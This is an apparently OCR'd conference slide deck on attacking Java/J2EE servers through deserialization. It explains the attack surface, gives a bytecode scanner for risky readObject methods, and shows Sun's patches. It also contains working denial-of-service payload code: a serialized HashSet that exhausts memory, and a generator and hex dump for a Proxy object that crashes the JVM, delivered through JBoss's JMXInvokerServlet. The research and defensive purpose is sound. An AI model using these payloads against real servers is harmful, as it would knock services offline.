Pentesting Java/J2EE, finding remote holes

Marc Schoenefeld

University of Bamberg

HackInTheBox 2006

Agenda


1. Context
2. OWASP Attack Patterns also apply to J2EE
3. Serialization in J2EE
4. Exploiting java.lang.reflect.Proxy
4. Attack construction
5. Conclusion

Context

- J2EE (Java 2 Enterprise Edition) is a specification by Sun Microsystems(Shannon 2003) that is build on top of the J2SE (Java 2 Standard Edition).
- It provides a standardized set of services needed to produce business applications in a large-scale environment.
- A typical J2EE business application is distributed among a set of java virtual machines into tiers using common communication protocols
  - HTTP
  - RMI, RMI/IIOP
  - JMS
  - JDBC

Distribution of objects

Distribution of objects in a J2EE environment



Pentesting and the J2EE security model

The J2EE specification is of no great help when it comes to security. It defines a set of abstract security requirements:

- Authentication
- Access control for ressources
- Data integrity
- Confidentiality
- Non-Repudiation
- Auditing

But the specification gives no hint to achieve this, such as how to map J2EE security requirements to J2SE security APIs. So the developer is left alone how to implement these requirements.

Security goal in the J2EE spec: the unaware programmer


Transparency: Application Component Providers should not have to know anything about security to write an application(Shannon 2003).

Pentesting and the J2EE security model

This violates current secure development process initiatives such as those by McGraw (2006) and Howard & Lipner (2006) to early involve the programmer in security actions such as

- Training
- Define Security Test Cases
- Perform their own pentests

Security goal in modern SDLCs: the aware programmer



J2EE Pentesting Steps

- Threat Model
  - J2EE is more than JPSs serving HTML
  - J2EE is mainly invoking methods on remote object over multiple transport protocols (RMI, JMS, HTTP)
  - Checking only OWASP for HTTP jumps to short
- Information Gathering (Active and Passive)
  - Details about Application Server, JDK level
  - Classes in Classpath (Every class loaded adds to attack surface)
  - Configuration settings (Applications deployed, connectors, . . .)
  - Communication channels (Ports, Classes that are listening)
- Exploiting
  - Construct Attack Packets
  - Fuzzing or Manually
- Hardening
  - Protect Ports
  - Restrict Servlets
  - Only allow current Cryptography

Attack Patterns

OWASP Top 10 (The Open Web Application Security Project 2004)


A1	**Unvalidated Parameters**
A2	Broken Access Control
A3	Broken Account and Session Management
A4	Cross-Site Scripting (XSS) Flaws)
A5	Buffer Overflows
A6	**Command Injection Flaws**
A7	Error Handling Problems
A8	Insecure Use of Cryptography
A9	Remote Administration Flaws
A10	Web and Application Server Misconfiguration

J2EE is more than just serving HTTP to client

HTTP,RMI, RMI/IIOP and JMS are different transports but **all share the semantics** of the Serialization API (Greanier 2000):

- The sender sends the object by marshalling it into a byte array
- The buffer is sent over a socket or stored otherwise (file, JNDI,. . .)
- The receiver demarshalls the byte array back to an object.

Serialisation in J2EE propagates objects



Java Serialization

→ Sending objects via Serialisation API **open an attack opportunity** to harm the availability and integrity of J2EE applications (OWASP 1).

Security implications with serialization

1. **Confidentiality:** Java **visibility rules** can be subverted by manipulating private members in its serialized form by transferring an object containing private data to its serial form, observing or manipulating the bytes forming the private field and transfer the byte buffer back into an object (described by Bloch (2001))
2. **Integrity and Availability:**The **control flow** of the JVM on the receiving side can be forced to branch into dangerous or vulnerable code blocks which may impact the stability of the receiving process (we will focus on this!)

Code to receive an object from a socket

Receive an object from an open socket

```
class ReceiveRequest extends Thread{
    Socket clientSocket = null ;
    ObjectInputStream ois = null;

    public ReceiveRequest (Socket cliSock) throws Exception {
      ois = new ObjectInputStream(
                  cliSock.getInputStream()
            );
    }

    public void run() { try {
      Request ac = (Request)   ois.readObject();  }
      catch (Exception e) {  System.out.println(e) ; }
 //   ...
   }
}
```

The readObject statement seems to be atomic, but . . .

Bytecode representation

Bytecode in `run()` method

```
public void run();
0:   aload_0
1:   getfield    #3; //Field ois:Ljava/io/ObjectInputStream;
4:   invokevirtual #7;     //Method ObjectInputStream.readObject:()Ljava/
7:   checkcast     #8; //class cast to objecttype Request (#8)
10:   astore_1
11:   goto    22
14:   astore_1
```

Deconstructing the readObject instruction into bytecode shows two steps:

- location #4 invokes `ObjectInputStream.readObject()`, which leaves the untyped object on the stack
- in location #7 the object is casted to the expected type.

Attack strategy

State transition during deserialization

$t = 0$	attack client sends byte stream (serialized object data) to an `ObjectInputStream` on the server
$t = 1$	**Server branches into readObject method of the class according to the client payload (`serialVersionUID`)**
$t = 2$ A) B)	server casts object to the needed type cast is valid: continue work cast is invalid: throw `ClassCastException`

Control flow manipulation possible

Deserialization **lacks type information** which type is expected by the application. Attacker has opportunity to influence the control flow of the JVM to branch into an readObject method of a class **of his choice**.

Detection of vulnerable classes

With knowledge which readObject implementations in a given classpath are vulnerable the attacker may

1. first generate a list of all readObject methods in the classpath,
2. then iterate through the list and search for vulnerable code patterns.

Technically this can be achieved with standalone bytecode detectors coded with BCEL (Dahm 2001) or ASM (E. Bruneton & Coupaye 2002). Detectors can also be integrated into a comfortable analysis framework like findbugs(Hovemeyer & Pugh 2004).

We identified that the readObject methods of these classes are harmful for the stability of JVMs using the serialization API (like J2EE servers):

Identified vulnerable classes

- `java.util.regex.Pattern`
- `java.awt.font.ICC_Profile`
- `java.util.HashSet`
- `java.lang.reflect.Proxy`
- ...

Scanning the attack surface

A bytecode scanner to find serializable classes with non-default readObject methods

Iterate over the opcodes in readObject methods

```
public void sawOpcode(int seen) {
        switch (seen) {
        case INVOKESTATIC:
        case INVOKESPECIAL:
                String className = getDottedClassConstantOperand();
                //
    boolean criteria = false;
    if (!className.startsWith("[")) {
        JavaClass clazz = Repository.lookupClass(className);
        Method[] methods = clazz.getMethods();
        for (int i = 0; i < methods.length; i++) {
            criteria |= checkMethod(methods[i]);
        }
     }
     if (criteria) {
        BugInstance bi = new BugInstance(this, "RO_DANGEROUS_READOBJECT",
        HIGH_PRIORITY).addClassAndMethod(this);
        bugReporter.reportBug(bi);
     System.out.println("reported");
     }
```

Exploiting and refactoring java.util.regex.Pattern

A `Pattern` is a compiled representation of a regular expression.


Test program showing regex pattern compilation timing

```
import java.util.regex.*;
public class RegexPatternTimingTest {
  public static void main (String[] a) {
    String reg = "$";
    for (byte i = 0; i < 100; i++) {
      reg = new String(new byte[]{'(',(byte)((i % 26) +65),')','?'})+reg;
      long t = System.currentTimeMillis();
      Pattern p = Pattern.compile(reg.toString());
      long u = System.currentTimeMillis()-t;
      System.out.println(i+1+":"+u+":"+reg);
    } } }
```

The program generates strings `(A)?$` (1 group), `(B)?(A)?$` (2 groups) and so on to evaluate the timing behavior of generating a `Pattern` object with multiple groups. The results show an exponential growth of compilation time of the pattern object.

Timing behavior

JVM timing behavior to construct regex objects



Groups	*time[s]*
1	0,00
10	0,00
23	1,46
24	2,91
25	5,98
26	14,09
27	24,21
28	52,22
29	107,69
30	205,53

With the knowledge of this timing behaviour the attacker is able keep a java process busy and becoming unresponsive(Sun Microsystems 2004).

Implementation problem

The Pattern class implements the Serializable interface so an instance of this class can be sent instead of any other serializable class the victim might expect. The `Pattern.readObject()` method in JDK 1.4.2_05 was implemented to immediately compile the Pattern after reading its stringified form from an ObjectInputStream.

readObject method in regex pattern for JDK 1.4.2_05

```
/**
 * Recompile the Pattern instance from a stream.
 * The original pattern string is read in and the object
 * tree is recompiled from it.
 */
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();
   // Initialize counts
   groupCount = 1;
   localCount = 0;         // Recompile object tree
   if (pattern.length() > 0)
           compile();
   else
        root = new Start(lastAccept);
}
```

Refactoring of Pattern class in JDK 1.4.2_06

```
private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in all fields
        s.defaultReadObject();
        // Initialize counts
        groupCount = 1;
        localCount = 0;
        // if length > 0, the Pattern is lazily compiled
       compiled = false;
        if (pattern.length() == 0) {
            root = new Start(lastAccept);
            matchRoot = lastAccept;
        compiled = true;
    }   }
```

Sun patched the vulnerable readObject method in JDK 1.4.2_06 by introducing a flag allowing lazy compilation at time of first usage

- The timing behavior itself is unchanged
- API can be still misused `Pattern.compile()`

+ But at least they patched the OWASP 1 issue, and harmful remote input does not impact the stability during JVM serialisation

Exploiting and Refactoring of java.util.HashSet

A serialized instance of the `java.util.HashSet` class can be used to trigger an OutOfMemoryError in a receiving JVM.

- The approach adapts the results of a common attack pattern based on Hashtable collisions described by (Crosby & Wallach 2003) as generic attack on APIs in programming languages
- An instance of `java.util.HashSet` stores its data in an embedded HashMap object that is initialized with an initial capacity (default 16) and a load factor (default 0.75).
- In our serialized instance we changed the initial capacity to 1 and the initial load factor to 0.000000000001.
- We then added 13 differing objects of java.lang.Byte objects to the `java.util.HashSet`.
- Finally the HashSet is exported to a byte array, which can be stored on a disk or sent over a socket.

Never trust a HashSet with only 13 Bytes

```
HashSet hs = new HashSet(1,0.000000000001f);
int count=0;
while (count < 13) {
        Object o = new Byte((byte)count );
        hs.add(o);
        count++;
}
ByteArrayOutputStream bos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(bos);
oos.writeObject(hs);
oos.flush();
bos.flush();
```

The receiving JVM runs into an OutOfMemoryError which is all you see in the server log. In addition to the caused shortage of Heap memory, programs that do not explicitly catch errors in addition to exceptions may additionally fail due to this unexpected error condition. This vulnerability still exists in current JVM version to the time of writing.

Exploiting java.lang.reflect.Proxy

The class `java.lang.reflect.Proxy` is essential for reflective programming.

- It allows deferring of the invocation to a proxy object
- instead of the actual receiver of the invocation messages
- to allow better decoupling of services.

java.lang.reflect.Proxy.defineClass0

```
private static native Class defineClass0(ClassLoader loader,
    String name, byte[] b, int off, int len);
```

A DoS-vulnerability (OWASP 9) exists in the native code of the `Proxy.defineClass0` method when called with

- more than 65535 non-public interfaces (`java.awt.Conditional`)
- it crashes the JVM.

We exploited the vulnerability

- by handcrafting a serialized representation of this class
- Consisting of 65536 non-public interface references.

Serialized java.lang.reflect.Proxy object, able to crash the JVM

```
0000000: aced0005 767d0000 fffa0014 6a617661  ....v}......java
0000010: 2e617774 2e436f6e 64697469 6f6e616c  .awt.Conditional
0000020: 00146a61 76612e61 77742e43 6f6e6469  ..java.awt.Condi
0000030: 74696f6e 616c0014 6a617661 2e617774  tional..java.awt
0000040: 2e436f6e 64697469 6f6e616c 00146a61  .Conditional..ja
0000050: 76612e61 77742e43 6f6e6469 74696f6e  va.awt.Condition
0000060: 616c0014 6a617661 2e617774 2e436f6e  al..java.awt.Con
[...]
015ffe0: 6a617661 2e617774 2e436f6e 64697469  java.awt.Conditi
015fff0: 6f6e616c 00146a61 76612e61 77742e43  onal..java.awt.C
0160000: 6f6e6469 74696f6e 616c7872 00176a61  onditionalxr..ja
0160010: 76612e6c 616e672e 7265666c 6563742e  va.lang.reflect.
0160020: 50726f78 79e127da 20cc1043 cb020001  Proxy.'. ..C....
0160030: 4c000168 7400254c 6a617661 2f6c616e  L..ht.%Ljava/lan
0160040: 672f7265 666c6563 742f496e 766f6361  g/reflect/Invoca
0160050: 74696f6e 48616e64 6c65723b 7870      tionHandler;xp
```

Main fuzzing routine to generate harmful java.lang.reflect.Proxy

```
private static void writeArtifiallyProxy(int len)
  throws Exception {
  DataOutputStream dos = new DataOutputStream(
                              new FileOutputStream("art" + len));
  WriteToDataOutputStream(dos,
      new int[] { 0xac, 0xed, 0x00, 0x05, 0x76, 0x7d }); //Prefix
  dos.writeInt(len);
  for (int i = 0; i < len; i++) {
    dos.writeUTF("java.awt.Conditional"); } // itfname
  WriteToDataOutputStream(dos, new int[] { 0x78, 0x72 });
  dos.writeUTF("java.lang.reflect.Proxy"); //name of this class
  WriteToDataOutputStream(dos, new int[] { 0xe1, 0x27, 0xda, 0x20,
      0xcc, 0x10, 0x43, 0xcb, 0x02, 0x00, 0x01, 0x4c });
  dos.writeUTF("h"); // type indicator
  WriteToDataOutputStream(dos, new int[] { 0x74});
  dos.writeUTF("Ljava/lang/reflect/InvocationHandler;");
  WriteToDataOutputStream(dos, new int[] { 0x78, 0x70 });
  dos.close();
}
```

Refactoring

Release 1.5.0_06 was the first JDK version that was not vulnerable to this malicious payload. Sun refactored the vulnerable code by adding a check for the number of referenced interfaces.

Serialized java.lang.reflect.Proxy object, able to crash the JVM

```
public static Class<?> getProxyClass(ClassLoader loader,
                                     Class<?>... interfaces)
throws IllegalArgumentException
{
if (interfaces.length > 65535) {
    throw new IllegalArgumentException("interface limit exceeded");
}
```

In that case, an `IllegalArgumentException` is thrown with ”interface limit exceeded” as informational text.

Construction of an attack on a J2EE server


How do these low-level JDK vulnerabilities impact J2EE ?

An attacker needs to find out how the serialized objects are accepted by the server.

We demonstrate the described penetration strategy by using a feature of the JBoss J2EE server.

- JBoss allows to trigger internal JMX (Java Management Extensions) actions via a HTTP POST request to the URL `/JMXInvokerServlet` URL, where a servlet expects an InvocationRequest in a serialized form.
- Attacker sends a manipulated object like `java.lang.reflect.Proxy` to crash the J2EE server
- Most of J2EE protocols (RMI, RMI/IIOP, JNDI, etc.) rely on serialization and can be penetrated in a similar fashion.

Propagation of attack values



Conclusion

- We have shown that OWASP not only affects J2EE pentesting by handling the ordinary HTTP misuse cases. System near APIs (like Serialisation) are also affected
- Implementation bugs deep in the JDK exists that are reachable via user input in J2EE applications. This falls into the category #1 of the **OWASP** catalogue called ”unvalidated input”.
- We have seen these vulnerabilities not only in Sun JDK, but also in the IBM JDK and Mac JDK
- As J2EE inherits the bugs from the underlying JDK, therefore this an example for a layer-below attack (Gollmann 1999).
- A policy driven approach may be helpful to reduce the attack surface by restricting the serialization features of a JDK when used in exposed scenario such as J2EE (for example a banking application is not required to receive serialized Font objects).

- Thanks for listening
- Time to ask questions (after demo)
- You may like to send me an email

Marc -at- ILLEGALACCESS DOT ORG

Bloch, J. (2001), *Effective Java Programming Language Guide*, Addison-Wesley Professional.

Crosby, S. A. & Wallach, D. S. (2003), Denial of Service via Algorithmic Complexity Attacks, *in* 'Usenix', Department of Computer Science, Rice University.

Dahm, M. (2001), 'Byte Code Engineering with the BCEL API'.
URL: *http://citeseer.ist.psu.edu/dahm01byte.html*

E. Bruneton, R. L. & Coupaye, T. (2002), 'Asm: a code manipulation tool to implement adaptable systems'.
URL: *http://asm.objectweb.org/current/asm-eng.pdf*

Gollmann, D. (1999), *Computer Security*, Wiley & Sons.

Greanier, T. (2000), 'Discover the secrets of the Java Serialization API', *JavaWorld* .
URL:
http://java.sun.com/developer/technicalArticles/Programming/serializati

Hovemeyer, D. & Pugh, W. (2004), Finding Bugs is Easy, *in* 'OOPSLA'.
URL: *http://findbugs.sourceforge.net/docs/oopsla2004.pdf*

Howard, M. & Lipner, S. (2006), *The Security Development Lifecycle*, Microsoft Press.

McGraw, G. (2006), *Software Security- Building Security In*, Addison-Wesley.

Shannon, B. (2003), 'Java™2 Platform Enterprise Edition Specification, v1.4'.
URL: *http://java.sun.com/j2ee/j2ee-1_4-fr-spec.pdf*

Sun Microsystems (2004), 'Java Runtime Environment Remote Denial-of-Service (DoS) Vulnerability'.
URL: *http://classic.sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57707*

The Open Web Application Security Project (2004), 'OWASP Top Ten Most Critical Web Application Security Vulnerabilities'.
URL: *http://www.owasp.org/documentation/topten.html*